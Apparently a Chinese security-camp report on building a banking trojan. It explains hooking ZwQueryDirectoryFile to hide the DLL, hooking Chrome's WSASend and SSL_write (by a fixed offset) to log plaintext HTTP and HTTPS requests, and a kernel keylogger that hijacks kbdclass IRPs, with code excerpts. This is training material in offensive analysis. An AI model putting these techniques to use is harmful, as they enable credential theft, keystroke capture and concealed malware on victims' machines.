> 這邊我原本想使用 Debug API Hook 來勾目標，但是當我每次 `DebugActiveProcess(targetPID))` 就會導致 Explorer.exe 整個卡死 (即使把所有 Event 放行也一樣)，所以就改用 MinHook 來對目標進行勾取。

這邊的目標是隱藏 `BankingTrojan.dll` ，所以先抓取 ntdll.dll ->GetProcAddress 的位置，利用 MinHook 的 Function Hooking 把 `ZwQueryDirectoryFile` 函式的入口點修改到 `DetourZwQueryDirectoryFile` 以實現自訂函數行為。




3.10 DetourZwQueryDirectoryFile

這個函數首先會呼叫原版的 `ZwQueryDirectoryFile` 取得預期返回的結果，接下來確認 FILE_INFORMATION_CLASS 是否是含有返回目錄並且包含檔名資訊。若含有檔名資訊就會對整個檔案結構進行遍歷，若發現了要隱藏的檔案就將 上一個檔案中的下個檔案的指標指向下一個檔案，若沒有下個檔案就改成指向 null。

3.11 ChromeMainThread

針對不同的 HTTP 協議使用不同的 Hook。由於函數中會有多個子函數使用到 Minhook，所以會先進行 MH_Initialize() 避免重複初始化。

- chromeHookWSASend() : 攔截 HTTP request。
- chromeHookSSL_write(): 攔截 HTTP S 1.1 request。



3.11.12 chromeHookWSASend() & DetourWSASend

這邊的注入方法跟上面的 `ExplorerMain` 一樣，把 `ws2_32.dll --> WSASend` 的進入點修改到 `DetourWSASend`，當進行連線時 `DetourWSASend` 會檢查傳入的 `LPWSABUF lpBuffers` 是否含有明文的 `HTTP` 字串，以此來判斷是否是 HTTP 封包，若是的話就傳入 `BankingTrojanChromeMitmHttp.txt` 進行記錄。

3.11.13 chromeHookSSL_write()

這個函數是為了把 `DetourSSL_write` hook 到 `SSL_write` 中。由於 `SSL_write` 沒有出現在 `chrome.dll` 的導入導出表，所以得使用偏移的方式來對目標進行 Hook，使用 IDA 分析可以發現 `sslWrite` 的位置是在 chrome.dll Base Address + 0x7B4D00 (在版本 129.0.6668.71)。所以計算出位置 :

```
// 使用  GetModuleHandle 避免 ASLR
HMODULE hDLL = GetModuleHandleW(L"chrome.dll");
DWORD_PTR sslWriteOffset = 0x7B4D00; // 129.0.6668.71
BYTE* sslWriteAddress = reinterpret_cast<BYTE*>(hDLL) + sslWriteOffset;
```


有了函數位置後就可以使用 MH_CreateHook 來把 SSL_write 替換成 DetourSSL_write。

3.11.14 DetourSSL_write(void* ssl, const void* buf, int num)

在分析時可以發現呼叫 SSL_write 時， EDX 指向位置包含 HTTPS 明文請求，所以第二個參數就是目標。因此當觸發 DetourSSL_write 後就把 const void* buf 轉存成字串並儲存到記錄檔，之後就可以呼叫原函數位置來完成原本的 SSL_write。

3.12 整體流程


向量圖可見此 連結 。



4 Kernel 題

4.13 在 Windows Kernel 實作 Keylogger

如果要從 Ring 0 來實做 Keylogger，我想得將原本鍵盤的驅動替換或掛勾來對驅動程式加裝 Keylogger 。而鍵盤驅動程式在 鍵盤和滑鼠 HID 用戶端驅動程式 分為多個元件 (如下圖)，其中的 `KBDCLASS.sys` 會接收來自硬體層 `KBDHID.sys` 的 I/O Request Packet (IRP)， 之後輸出到 I/O Manager。所以我認為從 `KBDCLASS.sys` 來下手是比較好的選擇。



在 `kbdclass.c` 中，可以透過攔截 I/O 請求地進入點（ `IRP_MJ_READ` line.437 and `IRP_MJ_DEVICE_CONTROL` line.439），來攔截鍵盤輸入事件。

參考 **Karlann**的函數 `DriverEntry` 可以發現 Poc 使用以下步驟對 Kbdclass.c 進行攔截 :

1. 使用 `IoCreateDevice` 創建類型為鍵盤 (`FILE_DEVICE_KEYBOARD`) 的設備物件並分配空間。

```
// line 892
// 創建設備物件
IoCreateDevice(
    DriverObject,
    sizeof(DEVICE_EXTENSION),
    &DriverName,
    FILE_DEVICE_KEYBOARD,
    0,
    FALSE,
    &gPocDeviceObject);
```

2. 使用 `gPocDeviceObject->Flags |= DO_BUFFERED_IO;` 啟用緩衝 I/O，這樣 I/O 的資料就可以先跑到剛剛那個創建的鍵盤物件，而不是直接進 User Mode。

3. 查找並引用系統中的鍵盤類別驅動是否含有 KBDCLASS.sys。

```
// Line 918
//用於 ObReferenceObjectByName 的搜尋，並返回到 &KbdDriverObject
RtlInitUnicodeString(&DriverName, L"\\Driver\\Kbdclass");
// 對目標進行搜尋
ObReferenceObjectByName(
    &DriverName,
    OBJ_CASE_INSENSITIVE,
    NULL,
    FILE_ALL_ACCESS,
    *IoDriverObjectType,
    KernelMode,
    NULL,
    &KbdDriverObject);
```

可以看到當函數成功時，`KbdDriverObject` 將指向鍵盤類別驅動的 `DRIVER_OBJECT`。並可用於等等的 hooking。

4. 將 MajorFunction 的請求改到自訂的函數，並在驅動解除時自動清理。

```
DriverObject->MajorFunction[IRP_MJ_READ] = PocReadOperation;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = PocDeviceControlOperation;
DriverObject->DriverUnload = PocUnload;
```

5. 使用 `PsCreateSystemThread` 創建並啟動一個系統線程 `PocIrpHookInitThread`。**接下來跳過錯誤處理的部分直接分析 `PocIrpHookInitThread`**

6. `PocIrpHookInitThread` 的目的是週期性的從`gPocDeviceObject->DeviceExtension->gIsUnloading`的設備表中檢查是否有未載入的鍵盤設備，進而對其進行掛勾，使IRP流向自定義驅動。 (line 541)

7. 若目標尚未掛勾，獲取鍵盤設備的擴展空間（`DeviceExtension`）並初始化 `RemoveLock` 和 `SpinLock`(用於保護共享資源與防止處理 IRP 時設備被移除)。並改變IRP的傳遞路徑替換設備物件至自定義設備物件。

```
// 獲取鍵盤設備的擴展空間
KbdDeviceExtension = KbdDeviceObject->DeviceExtension;
// 初始化鎖
RemoveLock = (PIO_REMOVE_LOCK)(KbdDeviceExtension + REMOVE_LOCK_OFFET_DE);
SpinLock = (PKSPIN_LOCK)(KbdDeviceExtension + SPIN_LOCK_OFFSET_DE);

// 從該鍵盤類別驅動的 IRP 隊列中取出 IRP (需加鎖保護)
KeAcquireSpinLock(SpinLock, &Irql);
Irp = KeyboardClassDequeueRead(KbdDeviceExtension);
KeReleaseSpinLock(SpinLock, Irql);

// FileObject->DeviceObjec 替換為 gPocDeviceObject, 使 Win32k的 IRP 變成自訂驅動。
KbdObj->KbdFileObject->DeviceObject = gPocDeviceObject;
// 改變IRP的傳遞路徑
gPocDeviceObject->StackSize = max(KbdObj->BttmDeviceObject->StackSize,
gPocDeviceObject->StackSize);
```

8. 最後，透過將被修改過的鍵盤物件加入驅動列表中，並創建一個新線程 `PocHandleReadThread` 處理攔截的 IRP。

```
ExInterlockedInsertTailList(
    &((PDEVICE_EXTENSION)(gPocDeviceObject->DeviceExtension))->gKbdObjListHead,
    &KbdObj->ListEntry,
    &((PDEVICE_EXTENSION)(gPocDeviceObject->DeviceExtension))->gKbdObjSpinLock);

Status = PsCreateSystemThread(
    &ThreadHandle,
    THREAD_ALL_ACCESS,
    NULL,
    NULL,
    NULL,
    PocHandleReadThread,
    Irp);
```

9. 當收到 IPC 時就會進入 `PocHandleReadThread` 的處裡程序，負責處理鍵盤輸入數據並轉發給下層驅動，同時更新內部資源和狀態。首先確認傳入的 StartContext 是不是 IRP。

```
ASSERT(NULL != StartContext);
// 取得 IRP 的 Stack 位置
Irp = StartContext;
IrpSp = IoGetCurrentIrpStackLocation(Irp);
```

10. 然後遍歷 `((PDEVICE_EXTENSION)(gPocDeviceObject->DeviceExtension))->gKbdObjListHead.Flink` ，尋找與該 IRP 關聯的鍵盤設備。若 IRP 是通過 `RemoveLock` 保護，則在處理完成後釋放該鎖。

11. 接下來新建一個 IRP (`NewIrp`)，並把該 IRP 轉發給底層驅動

```
// 創建新的 IRP
NewIrp = IoBuildSynchronousFsdRequest(
    IRP_MJ_READ,
    KbdObj->KbdDeviceObject,
    Irp->AssociatedIrp.SystemBuffer,
    IrpSp->Parameters.Read.Length,
    &IrpSp->Parameters.Read.ByteOffset,
    &KbdObj->Event,
    &Irp->IoStatus);
// 將 IRP 傳遞給下層鍵盤驅動
Status = IoCallDriver(KbdObj->KbdDeviceObject, NewIrp);

// 等待完成操作
if (STATUS_PENDING == Status)
{
    KeWaitForSingleObject(
        NewIrp->UserEvent,
        WrUserRequest,
        KernelMode,
        TRUE,
        NULL);
}
```

12. 底層驅動成功操作(如按下鍵盤)後，就可以從 IRP 緩衝區 (`Irp->AssociatedIrp.SystemBuffer`) 中提取鍵盤輸入數據。

```
if (STATUS_SUCCESS == Irp->IoStatus.Status &&
    0 != Irp->IoStatus.Information)
{
```

```
        // 這邊就是我們要側錄的按鍵數據
        InputData = Irp->AssociatedIrp.SystemBuffer;

        for (InputData;
            (PCHAR)InputData < (PCHAR)Irp->AssociatedIrp.SystemBuffer + Irp-
    >IoStatus.Information;
            InputData++)
        {
            // 這邊的函數輸出使用者輸入
            // 函數定義 :
            // https://github.com/hkx3upper/Karlann/blob/main/Kbd.c
            PocPrintScanCode(InputData);
            PocConfigureKeyMapping(InputData);
        }
    }
    // 更新設備狀態並完成 IRP
    IoCompleteRequest(Irp, IO_KEYBOARD_INCREMENT);
```

以上就是如何透過修改 kbdclass 來進行 Ring 0 logger。 雖然過去沒有實作過 Windows kernel 的攻擊，但透過分析這一份 POC 我大致上知道如何

> **Note**
>
> 資料來源 :
>
> https://learn.microsoft.com/zh-tw/windows-hardware/drivers/hid/keyboard-and-mouse-hid-client-drivers
>
> https://github.com/0x25bit/Labs/blob/master/Labs/WinDDK/3790.1830/src/input/kbdclass/kbdclass.c
>
> https://github.com/MicrosoftDocs/windows-driver-docs/blob/staging/windows-driver-docs-pr/hid/keyboard-and-mouse-hid-client-drivers.md
>
> https://github.com/hkx3upper/Karlann

5 聲明

1. 此專案僅適用於「TeamT5 Security Camp 2025」。
2. 本報告應僅用於學術研究目的，且不應用於惡意環境。
3. 若有其他疑問可連絡 admin@dinlon5566.com